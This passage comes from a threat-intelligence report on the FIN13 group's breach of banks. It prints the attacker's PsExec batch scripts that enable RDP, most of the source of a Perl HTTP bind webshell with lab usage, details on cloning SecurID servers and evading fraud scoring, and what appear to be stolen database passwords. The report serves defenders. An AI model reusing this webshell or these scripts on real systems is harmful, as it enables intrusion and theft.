FOR /f %a IN (C:\Users\usrdskmgt\Downloads\equipos.txt) do (
echo.
echo - Ajustando valor 0 en RegEdit...
psexec64 \\%a reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
echo.
echo - Actualizando politicas...
psexec64 \\%a gpupdate /force
echo.
echo Validando conexion por RDP en el equipo %a
cmdkey /add:%a /user:usrdskmgt /pass:
mstsc /console /V:%a
echo.
echo - Reiniciando el equipo %a
echo.
psexec64 \\%a shutdown /r /f /t 00

FOR /f %b IN (C:\Users\usrdskmgt\Downloads\equipos.txt) do (
echo.
echo - Obteniendo DN de los equipos...
echo.
dsquery computer -name %b > C:\Users\usrdskmgt\Downloads\equiposDN.txt

FOR /f "tokens=* delims=" %c in ('type "C:\Users\usrdskmgt\Downloads\equiposDN.txt"') do (
echo.
echo - Moviendo equipo %c a la OU Pruebas RDP...
echo.
dsmove %c -newparent "OU= RDP,OU= ,OU=- Especiales,OU= OU=-Equipos,DC=
echo.
echo Fix terminado para el equipo %a
)
)
)
```

Figure 44: CCfixA.bat

More evidence of bat scripts utilizing PsExec64.exe was found on the system.

The scripts were similar and were used to enable RDP on the hosts specified in the different equipos.txt files.

```
@echo off
FOR /f %a IN (C:\Users\usrdskmgt\Downloads\equiposR3.txt) do (
echo Ajustando valor 0 en RegEdit del equipos %a...
psexec64 \\%a reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
psexec64 \\%a gpupdate /force
psexec64 \\%a gpupdate /force
psexec64 \\%a gpupdate /force
psexec64 \\%a shutdown /r /f /t 00
)
```

Figure 45: PsExec64 used to enable RDP

Thanks to these activities, the actor compromised the domain controller and a number of accounts allowing him to access the INTSERV AREA systems, where in this case, the SecurID servers were deployed.

With the INTSRV area now reachable, the attacker tested and finally found a system allowed to directly access internet: QTJPGA1 and implanted a PERL Reverse Shell on it granting direct access to the specific area from a dedicated C2.




Figure 46: Attacker activates a PERL Reverse Shell

The initial service enumeration gave the attacker the evidence of the Hypervisor and the VMware V-Center system and the evidence of a SecurID cluster for the mobile banking system.

Leveraging on the accounts previously stolen, the attacker was able to access the V-Center server and to clone one of the SecurID servers exporting the clone through QTJPGPA1, the new channel opened for the purpose in chunks.

With the SecurID clone available and the accounts previously dumped, the attacker began the execution of the fraud targeting the users of a specific online mobile service offered by the bank.

We went engaged about ten days later, when the attacker already harvested a significant amount of money from about 1,350 bank accounts.

Unfortunately, during this activity the anti-fraud systems usually reporting malicious impersonation attempts and other similar actions remained silent. Reviewing the report of the system against known fraudulent transactions, it was clear the attacker studied the way to fool it by leveraging on adapted User-Agents (linked to mobile devices such as Android and IOS smartphones), HTTP referrals and IP addresses linked with local dial-up providers.

The sum of these items generated very low scores for the fraudulent transactions.

Conclusion

FIN13 remains an adversarial threat actor group of high interest to the NetWitness Incident Response and FirstWatch Threat Research and Intelligence teams. This threat actor demonstrated noteworthy levels of expertise in coding, red-teaming/penetration testing, in addition to other forms of demonstratable adversarial trade craft in the two cases that we specifically focused on during our course of collections, research and analysis, and writing. The determination these actors showed in conducting operational movement in post-exploitation scenarios (e.g., target selection, credential acquisition in addition to misuse/abuse, and lateral movement) proved to be in alignment with what we have collectively observed in the wild, wherein seasoned, veteran actors were at work advancing cyber criminal and cyber espionage operations and campaigns in pursuit of goal attainment.

Perhaps one of the most intriguing aspects of the behaviors observed with FIN13 is their willingness to target hard targets such as the financial institutions cited in the cases that we investigated and analyzed. In these cases, FIN13 worked toward the systemic breach of these financial institutions in order to patiently advance as they moved laterally toward the core of the targets network, where the organization's multi-factor authentication (MFA) systems were housed in order to steal both tokens and seeds. In doing so, they were able to pursue the execution of a rather bold fraud operation leveraging mobile network IP addresses associated with the country of origin of the victims in question order to deceive the anti-fraud capabilities and systems of the financial institutions in question.

The NetWitness Incident Response and FirstWatch Threat Research and Intelligence teams will continue to monitor activity related to FIN13 within both their principal geography and as they expand. We will continue to monitor for movement into adjacent industry verticals and expansion that sees the FIN13 group mature and grow over time. We believe that through a deep and proper understanding of this adversarial threat actor group, early detection and response—against FIN 13's patterns of behavior, sophistication, tools, techniques, and practices (TTPs)—is achievable.

Appendix A: attacker tools

PowerShell HTTP Bind shell (BlueAgave)

BLUEAGAVE is a PowerShell HTTP webshell that utilizes the `HttpListener` .NET class to establish a local HTTP server on high ephemeral ports (65510-65512). The backdoor listens for incoming HTTP requests to the root URI / on the established port, parses the HTTP request, and executes the URL encoded data stored within the 'kmd' variable of the request via the Windows Command Prompt (`cmd.exe`). The output of this command is then sent back to the operator in the body of the HTTP response.

Perl Bind Shell (BlueAgave)

In the course of the investigation, RSA IR found a file named `65.txt`, a Perl HTTP webshell that listens on TCP port: 65510. Upon analysis the malicious code was linked to BlueAgave webshell despite his original language was Perl. The script, upon execution fork and then exits out back to the command line.

However, the socket stays open, and the Perl code will process the request. Once active the webshell behavior is remarkably close to the BlueAgave PowerShell code.

It runs under "`[cpuset]`" process and shows up as "`[cpuset]`" when looking at the process list.

```
use strict;
use Socket;
use IO::Socket;
my $pid = fork();
exit if $pid;
$0 = '[cpuset]';
```

Figure 47: 65.txt decoded contents

The following snippet shows the *parse_form* subroutine.

This is responsible for parsing out the commands in the variable “\$method{CONTENT}” which is passed to *parse_form* later in the code.

The data comes in as form data (i.e. {key=value}&{key=value}).

Highlighted in green in Figure 8 shows the conversion from % {hex value} to ASCII for the \$val for any data sent to in that form.

Highlighted in yellow shows that if the \$key contains “kmd”, it will run the contents of \$val in the line highlighted in red.

The output is returned to the main program to be printed out.

```
sub parse_form {
  my $data = $_[0];
  my %data;
  foreach (split /\&/, $data) {
    my ($key, $val) = split /=/;
    $val = ~ s/\+/ /g;
    $val =~ s/%(..)/chr(hex($1))/eg;
    $data {
      $key
    } = $val;
    if ($key == "kmd") {
      my @code = ` $val 2 > /dev/stdout `;
      $data {
        "output"
      } = join(" ", @code);
    }
  }
  return %data;
}
```

Figure 48: Additional 65.txt decoded contents

Figure 49 shows the rest of the Perl script.

Highlighted in yellow it shows that 65510 was setup as the listening port.

The rest of the script parses the web data sent to it by the client. Highlighted in green shows that in order to process the data received, there has to be a HTTP POST header. Then the contents of “\$request {CONTENT}” are sent to the *parse_form* subroutine. Highlighted in red it will print out the results from the “kmd” given to the server to execute.

```

my $port = 65510;
my $server = new IO::Socket::INET(Proto => 'tcp', LocalPort => $port, Listen
=> SOMAXCONN, Reuse => 1);
while (my $client = $server -> accept()) {
    $client -> autoflush(1);
    my %request = ();
    my %data; {
        local $/ = Socket::CRLF;
        while (<$client>) {
            chomp;
            if (/^s * (\w+) \s * ([^\s]+) \s * HTTP\/(\d\d)\/) {
                $request {
                    METHOD
                } = uc $1;
                $request {
                    URL
                } = $2;
                $request {
                    HTTP_VERSION
                } = $3;
            }
            elsif (/:/) {
                (my $type, my $val) = split /:/, $_, 2;
                $type = ~ s / ^\s+ //;
                foreach ($type, $val) {
                    s / ^\s+ //; s \s+ $ //;
                }
                $request{lc $type} = $val; }
            elsif (/^$/) {
                read($client, $request{CONTENT}, $request{content-length})
                if defined $request{content-length};
                last;
            }
        }
    }
    if ($request{METHOD} eq 'POST'){
        %data = parse_form($request{CONTENT});
        print $client "HTTP/1.0 200 OK", Socket::CRLF;
        print $client "Content-Type: text/plain", Socket::CRLF;
        print $client Socket::CRLF;
        print $client $data{output};
    }
}
close $client;
}

```

Figure 49: Final segment of 65.txt decoded code

Figure 50 shows two examples CURL-based interaction with the Perl backdoor in a test lab:

```
sansforensics@siftworkstation: ~/Desktop/shell
$ curl -d "kmd=ps -ef | grep perl" -X POST http://127.0.0.1:65510
sansfor+  83997  83872  0 15:31 pts/3    00:00:00 curl -d kmd=ps -ef | grep perl -X POST http://127.0.0.1:65510
sansfor+  83998  83925  0 15:31 pts/3    00:00:00 sh -c ps -ef | grep perl 2> /dev/stdout
sansfor+  84000  83998  0 15:31 pts/3    00:00:00 grep perl
sansforensics@siftworkstation: ~/Desktop/shell
$ curl -d "kmd=netstat | grep 65510" -X POST http://127.0.0.1:65510
tcp        0      0 localhost:47864      localhost:65510      ESTABLISHED
tcp        0      0 localhost:65510      localhost:47856      TIME_WAIT
tcp        0      0 localhost:65510      localhost:47852      TIME_WAIT
tcp        0      0 localhost:65510      localhost:47864      ESTABLISHED
tcp        0      0 localhost:65510      localhost:47858      TIME_WAIT
tcp        0      0 localhost:65510      localhost:47850      TIME_WAIT
tcp        0      0 localhost:65510      localhost:47854      TIME_WAIT
sansforensics@siftworkstation: ~/Desktop/shell
```

Figure 50: Example of 65.txt perl backdoor interaction

PHP Webshell

Our IR analysts found this webshell from one of the initial compromised machine of case 1:

Chart10.php (hash SHA1: 12088138171164c0c256f608b434eb73c0c957d7).

The web shellcode is directly linked with WSO a common web shell among cybercriminals because of its particularly powerful set of features such as:

- Password protection
- Server information disclosure
- File management features like uploading, downloading, or editing files, creating directories, browsing through directories, and searching for text in files
- Command-line console
- Database administration
- PHP code execution
- Encoding and decoding text input
- Brute-force attacks against FTP or database servers
- Installation of a Perl script to function as a more direct backdoor on the server

WSO is designed to be used via a web browser, and it has a simple user-friendly interface, making it quite easy for any attacker to learn and to use.

WSO stands for “web shell by oRb.”, usually this string is present in the Web Shell code. Initially reported in 2009, it comes from Russian developers, and it was originally proposed by a user named oRb, on a Russian underground community in 2008.


oRb, the developer, continued to post updates and new versions of the script and the community published a number of major releases, until in 2019 WSO reached version 4.1.3. However, the most popular versions are version 2.1 and version 2.5.

S0b.j / S0b.Jar

S0b.j / S0b.Jar is a java executable that will connect to a configured database and query based on the arguments provided.

This program was used to connect to internal Customer's databases and appear to have targeted at least two hosts:

- Inxrhacab.unix.*****.com:1525/BIOPICS
- (DESCRIPTION=(LOAD_BALANCE=YES)(FAILOVER=ON)(ADDRESS_LIST=(ADDRESS=(PROTOCOL=tcp)(HOST=10.96.160.1)(PORT=1526))(ADDRESS=(PROTOCOL=tcp)(HOST=10.96.160.5)(PORT=1526)))(CONNECT_DATA=(SERVICE_NAME=ISIS_IMG)))



```
public class S0b {
    private static ResultSet rs;

    static Class class$0;

    public static void main(String[] args) {
26     if (args.length < 2) {
27         System.out.println("[-] Use: java -jar s0.jar [conf] [b64_query]");
28         System.exit(0);
    }
}
```

Figure 52: S0b Arguments

The properties of the "conf" file match those listed in "str-*.txt" files in the same directory.

```
Properties x = new Properties();
try {
    x.load(new FileInputStream(args[0]));
    constr = x.getProperty("constr");
    usr = x.getProperty("usr");
    pwd = x.getProperty("pwd");
    classx = x.getProperty("class");
} catch (IOException ex) {
```

Figure 53: Configuration Class Properties

These configuration files contain the credentials for two accounts.

```
class=oracle.jdbc.OracleDriver
constr=jdbc:oracle:thin:@(DESCRIPTION=(LOAD_BALANCE=YES)(FAILOVER=ON)(ADDRESS_LIST=(ADDRESS=(PROTOCOL=tcp)(HOST=10.96.160.1)(PORT=1526))(ADDRESS=(PROTOCOL=tcp)(HOST=10.96.160.5)(PORT=1526)))(CONNECT_DATA=(SERVICE_NAME=ISIS_IMG)))
usr=APPIMAGEADM
pwd=Lm9_C4str3s
```

Figure 54: /srv/www/htdocs/gif/str-isis.txt Contents

```
class=oracle.jdbc.OracleDriver
constr=jdbc:oracle:thin:@//Inxrhacab.unix.*****.com:1525/BIOPICS
usr=LOADADMIN
pwd=Kmu20$2020
```

Figure 55: /srv/www/htdocs/gif/str-bio.txt Contents

RawCap

RawCap is a free command line sniffer for Windows. It can packet capture any interface that uses IPv4 and does not require any DLLs.

The file size is around 48 kB. Figure 44 and Figure 45 show some interesting Unicode strings related to two RawCap executable files found.

Highlighted in the figures are the file version and filename as shown in the Unicode string output.

```
CompanyName
NETRESEC AB
FileDescription
RawCap
FileVersion
0.2.0.0
InternalName
RawCap.exe
LegalCopyright
Copyright NETRESEC AB 2020
LegalTrademarks
OriginalFilename
RawCap.exe
ProductName
RawCap
ProductVersion
0.2.0.0
Assembly Version
0.2.0.0
```

Figure 56: RawCap (0.2.0.0)

```
CompanyName
NETRESEC AB
FileDescription
RawCap
FileVersion
0.1.5.0
InternalName
RawCap.exe
LegalCopyright
Copyright NETRESEC AB 2013
OriginalFilename
RawCap.exe
ProductName
RawCap
ProductVersion
0.1.5.0
Assembly Version
0.1.5.0
```

Figure 57: RawCap (0.1.5.0)

